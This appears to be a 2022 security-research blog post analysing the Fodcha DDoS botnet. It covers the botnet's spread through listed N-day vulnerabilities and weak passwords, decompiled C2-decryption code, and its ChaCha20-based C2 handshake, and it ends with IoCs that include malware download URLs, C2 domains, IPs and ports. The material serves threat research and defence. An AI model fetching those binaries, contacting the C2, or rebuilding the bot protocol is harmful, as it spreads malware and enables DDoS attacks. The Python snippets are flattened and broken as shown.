13 April 2022 / Botnet


Fodcha, a new DDos botnet

Overview

Recently, CNCERT and 360netlab worked together and discovered a rapidly spreading DDoS botnet on the Internet. The global infection looks fairly big as just in China there are more than 10,000 daily active bots (IPs) and alsomore than 100 DDoS victims beingtargeted on a daily basis. We named the botnet Fodcha because of its initial use of the C2 domain name folded.in and its use of the chacha algorithm to encrypt network traffic.


Botnet size


From March 29 to April 10, 2022, the total number of unique Fodcha bots(IPs) has exceeded 62,000, and daily numbers fluctuate around 10,000. A daily breakdown is shown below.



Netlab note: Based on direct data from the security community that we worked with, the number of daily live bots are more than 56000.

When we look at the domestic data, the top provinces that the bots are coming from are the Shandong Province (12.9%), the Liaoning Province (11.8%) and the Zhejiang Province (9.9%).The service providers that these bots originate from are China Unicom(59.9%), China Telecom(39.4%), and China Mobile(0.5%).






Spread method

Fodcha is mainly spreading through the following NDay vulnerabilities and Telnet/SSH weak passwords.

Netlab note: We observed that a brute-force cracking tool we named Crazyfia appears on the same downloader server of FodchaThe scan results of this tool will be used by the Fodcha author to install Fodcha samples on the vulnerable devices.



List of main vulnerabilities:

Vulnerability	Affected Device/Service
Android ADB Debug Server RCE	Android
CVE-2021-22205	GitLab
CVE-2021-35394	Realtek Jungle SDK
JAWS Webserver unauthenticated shell command execution	MVPower DVR
LILIN DVR RCE	LILIN DVR
TOTOLINK Routers Backdoor	TOTOLINK Routers
ZHONE Router Web RCE	ZHONE Router

Sample Analysis

The Fodcha botnet includes samples targeting mips, mpsl, arm, x86, and other CPU architectures. In the past 3 months, the Fodcha samples we captured can be divided into two versions, v1 and v2. Their main functions are almost the same. By cross-referencing the different versions, we can tell that the Fodcha operators are really trying to hide their C2s and load-balance among the C2s.

Version	Chacha20	C2 Format	C2	MAPPING(Domain<-->IP)	MAPPING(IP<-->PORT)
v1	yes	plaintext	folded.in	1:N	N:1
v2	yes	ciphertext	fridgexperts.cc	1:N	N:10

The latest sample of V2 X86 CPU architecture is selected as the main object of analysis in this paper, and its basic information is as follows.

```
8ea56a9fa9b11b15443b369f49fa9719 ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped Packer:None
```

Fodcha's function is simple. When it executes on the compromised device, it first checks the runtime parameters. When there are no parameters, it exits out. Fodcha does this as a simple countermeasure to deter sandbox. When parameters are present, it first decrypts the key configurations data, the data include some sensitive information such as C2s will It then prints “here we are” on the Console, and uses a random string to disguise the process name. Finally communication with the C2 will be established. The following section will focus on Fodcha's decryption method and network communication.

Decrypting key configurations

Fodcha uses a multiple-Xor encryption method to protect its key configurations such as C2 data.

```
v0 = &C2;
v1 = calloc(0x10u, 1u);
byte_8052184 = 15;
dword_8052180[0] = (int)v1;
v2 = 0;
do
{
  v3 = *v0++ ^ aFjifnaefsedifs[v2 % 20];
  *(_BYTE *)(v2 + dword_8052180[0]) = v3 % 255;
  v4 = v2++;
  *(_BYTE *)(dword_8052180[0] + v4) ^= dword_8052028;
}
while ( v2 != 15 );
v5 = 0;
do
{
  *(_BYTE *)dword_8052180[0] ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 1) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 2) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 3) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 4) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 5) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 6) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 7) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 8) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 9) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 10) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 11) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 12) ^= aFjifnaefsedifs[v5];
  *(_BYTE *)(dword_8052180[0] + 13) ^= aFjifnaefsedifs[v5];
  v6 = aFjifnaefsedifs[v5++];
  *(_BYTE *)(dword_8052180[0] + 14) ^= v6;
}
while ( v5 != 20 );
```

The corresponding python implementation is shown below, taking the ciphertext `EB D3 EB C9 C2 EF F6 FD FD FC FB F1 A3 FB E9` in the sample as an example. After decryption, we will get the Fodcha's C2: fridgexperts.cc.

```
cipher=[ 0xEB, 0xD3, 0xEB, 0xC9, 0xC2, 0xEF, 0xF6, 0xFD, 0xFD, 0xFC, 0xFB, 0xF1, 0xA3, 0xFB, 0xE9]
key=[0x66, 0x4A, 0x69, 0x46, 0x4E, 0x61, 0x65, 0x66, 0x73, 0x65, 0x64, 0x69, 0x66, 0x73, 0x61, 0x69, 0x66,
0x73, 0x69,00] tmp=[] for i in range(len(cipher)): tmp.append((cipher[i] ^ key[i])%0xff^0xbe) for i in
range(len(tmp)): for j in key: tmp[i]^=j out='.join([chr(i) for i in tmp]) print out
```

Network communication

Fodcha establishes a connection with C2 through the following code fragment where the DNS A record IP of the C2 domain corresponds to the PORT of N:10.

```
v4.sin_family = 2;
*(_DWORD *)&v4.sin_port = (unsigned __int16)__ROR2__(port_list[rand_next() % 0xAu], 8);
v0 = (char *)val_get(0, 0);
v1 = (void **)sub_804E4E0(v0);
v2 = v1;
if ( v1 )
{
  v3 = v1[1];
  v4.sin_addr.s_addr = v3[rand_next() % (unsigned int)*(unsigned __int8 *)v1];
  wrap_free(v2);
  fd = __GI_socket(2, 1, 0);
  __GI___libc_fcntl(fd, 4, (struct flock *)0x800, v4.sin_port);
  __libc_connect(fd, &v4, 16);
```

```
root@debian:~# dig fridgexperts.cc +short
54.248.67.216
54.250.46.94
13.125.38.158
170.187.187.99
45.61.139.116
172.105.241.100
13.232.96.171
159.65.158.148
138.68.10.149
194.53.108.159
```

C2 IP

N:10

```
port_list       dw 4359
                dw 8345
                dw 8234
                dw 8693
                dw 8221
                dw 43745
                dw 7654
                dw 7324
                dw 43231
                dw 1111
```

C2 PORT

Once the connection is successfully established with C2, the Bot must go through 5 rounds of interaction with C2 before it can actually communicate with C2. We use arm as the packet string, which generates the network traffic shown in the following figure.

```
00000000  ee 00 00 11 ff                                          .....
    00000000  26 14 2d 4d 58 d2 9e 26  67 98 bc e4 ef 69 b9 04   &.-MX..& g....i..
    00000010  e6 d0 73 17 5c 4f 71 33  9f 97 18 f7 31 8d d4 d6   ..s.\Oq3 ....1...
    00000020  2f 8a 5c da 57 50 a6 64  d7 98 f5 5d               /.\.WP.d ...]
00000005  99 9e 95 f6 32                                          ....2
    0000002C  55 00 00 aa ff                                          U....
0000000A  fe 00 03 fe fe                                          .....
0000000F  ad ec f8                                                ...
```

Let us elaborate on how this traffic is generated:

Step 1: Bot-->C2 (fixed length 5 bytes)

The hard-coded `ee 00 00` is calculated by the tcp/ip checksum method to get the 2-byte checksum value 0xff11, which is filled to the last 2 bytes.

```
def checksum(data): s = 0 n = len(data) % 2 for i in range(0, len(data)-n, 2): s+= ord(data[i]) + (ord(data[i+1]) << 8) if n: s+= ord(data[i+1]) while (s >> 16): s = (s & 0xFFFF) + (s >> 16) s = ~s & 0xffff return s
```

Step 2: C2-->BOT (2 times, the first 32 bytes; the second 12 bytes)

Note that the key and nonce are generated by the C2 side, not fixed.

```
32 bytes at the beginning is chacha20 key: 26 14 2d 4d 58 d2 9e 26 67 98 bc e4 ef 69 b9 04 e6 d0 73 17 5c 4f 71 33 9f 97 18 f7 31 8d d4 d6 12 bytes at the last is chacha20 nonce: 2f 8a 5c da 57 50 a6 64 d7 98 f5 5d
```

Step 3: BOT-->C2 (fixed length 5 bytes)

Hard-coded `55 00 00` by checksum, calculate the checksum value 0xffaa, fill in the last 2 bytes, become `55 00 00 aa ff`, then use chacha20 algorithm to encrypt, the number of rounds is 1, get `99 9e 95 f6 32`.

Step 4: C2-->BOT(fixed length 5 bytes)

At this point, if the format of the 5 bytes received is `0x55` at the beginning and the last 2 bytes are the checksum value, it means the previous interaction is right, enter Step 5 and ask BOT to start sending packet information.

Step 5: Bot--->C2 (2 times, the first 5 bytes, the second grouping)

- First time Hard-coded `fe 00 00`, the third byte is really the grouping length, becomes `fe 00 03`, calculate the checksum value 0xfefe, fill in the tail to get `fe 00 03 fe fe`
- Second time grouping string `arm`, use chacha20 encryption, round number 1, get `ad ec f8`

At this point the BOT is successfully registered and waits to execute the instruction issued by C2. The instruction code and its meaning are shown below: - 0x69, Heartbeat

```
00000031  69 00 00 96 ff                                          i....
00000012  70 00 00 8f ff                                       p....
00000036  69 00 00 96 ff                                          i....
00000017  70 00 00 8f ff                                       p....
```

- 0xEB, DDoS Attack - 0xFB, Exit

C2 Tracking

Our botnet tracking system data shows that Fodcha has been launching DDoS attacks non stop since it came online, with the following trends in attack targets.

As you can see, the DDoS behavior of this family is very active:

- The most active attack time was on 2022-03-01, with over 130k attacking commands being recorded.
- In the recent week, the average daily attack command has exceeded 7k, targeting 100+ DDoS victims.

At the same time, we can also clearly see from the DNS perspective that the C2 domain of this family made a turnover around 2022-03-19, corresponding to the shift from v1 to v2 in the aforementioned sample analysis section.

Tbeg	Tend	HOST	Rtype	IP	Count	TAG
2022-04-11 20:02:24	2022-04-13 05:24:38	fridgexperts.cc	A	5.253.235.163	28	
2022-04-11 20:02:24	2022-04-13 05:24:38	fridgexperts.cc	A	45.155.42.250	31	
2022-04-11 20:02:24	2022-04-13 05:24:38	fridgexperts.cc	A	194.53.108.94	29	
2022-04-11 20:02:24	2022-04-13 04:20:11	fridgexperts.cc	A	194.156.224.102	28	
2022-04-11 20:02:24	2022-04-12 20:35:37	fridgexperts.cc	A	213.59.118.168	20	
2022-04-11 20:02:24	2022-04-12 20:35:37	fridgexperts.cc	A	45.89.107.192	18	
2022-04-11 20:02:24	2022-04-12 19:34:14	fridgexperts.cc	A	194.53.108.90	22	
2022-04-04 06:25:39	2022-04-11 18:40:54	fridgexperts.cc	A	54.248.67.216	131	
2022-04-04 06:25:39	2022-04-11 18:40:54	fridgexperts.cc	A	13.125.38.158	133	
2022-04-04 06:25:39	2022-04-11 18:40:54	fridgexperts.cc	A	13.232.96.171	134	

Netlab note: The shift from v1 to v2 is due to the fact that the C2 servers corresponding to the v1 version were shutdown by a their cloud vendor, so Fodcha's operators had no choice but to re-launch v2 and update C2. The new C2 is mapped to more than a dozen IPs and is distributed across multiple countries including the US, Korea, Japan, and India, it involves more cloud providers such as Amazon, DediPath, DigitalOcean, Linode, and many others.

IoC

Sample Hash(md5)

```
0e3ff1a19fcd087138ec85d5dba59715 1b637faa5e424966393928cd6df31849 208e72261e10672caa60070c770644ba
2251cf2ed00229c8804fc91868b3c1cb 2a02e6502db381fa4d4aeb356633af73 2ed0c36ebbeddb65015d01e6244a2846
2fe2deeb66e1a08ea18dab520988d9e4 37adb95cbe4875a9f072ff7f2ee4d4ae 3fc8ae41752c7715f7550dabda0eb3ba
40f53c47d360c1c773338ef5c42332f8 4635112e2dfe5068a4fe1ebb1c5c8771 525670acfd097fa0762262d9298c3b3b
54e4334baa01289fa4ee966a806ef7f1 5567bebd550f26f0a6df17b95507ca6d 5bdb128072c02f52153eaeea6899a5b1
6244e9da30a69997cf2e61d8391976d9 65dd4b23518cba77caab3e8170af8001 6788598e9c37d79fd02b7c570141ddcf
760b2c21c40e33599b0a10cf0958cfd4 792fdd3b9f0360b2bbee5864845c324c 7a6ebf1567de7e432f09f53ad14d7bc5
9413d6d7b875f071314e8acae2f7e390 954879959743a7c63784d1204efc7ed3 977b4f1a153e7943c4db6e5a3bf40345
9defda7768d2d806b06775c5768428c4 9dfa80650f974dffe2bda3ff8495b394 a996e86b511037713a1be09ee7af7490
b11d8e45f7888ce85a67f98ed7f2cd89 b1776a09d5490702c12d85ab6c6186cd b774ad07f0384c61f96a7897e87f96c0
c99db0e8c3ecab4dd7f13f3946374720 c9cbf28561272c705c5a6b44897757ca cbdb65e4765fbd7bcae93b393698724c
d9c240dbed6dfc584a20246e8a79bdae e372e5ca89dbb7b5c1f9f58fe68a8fc7 ebf81131188e3454fe066380fa469d22
fe58b08ea78f3e6b1f59e5fe40447b11
```

Download Links

http://139.177.195.192/bins/arm http://139.177.195.192/bins/arm5 http://139.177.195.192/bins/arm7 http://139.177.195.192/bins/mips http://139.177.195.192/bins/realtek.mips http://139.177.195.192/blah http://139.177.195.192/linnn http://139.177.195.192/skidrt http://139.177.195.192/z.sh http://162.33.179.171/bins/arm http://162.33.179.171/bins/arm7 http://162.33.179.171/bins/mpsl http://162.33.179.171/bins/realtek.mips

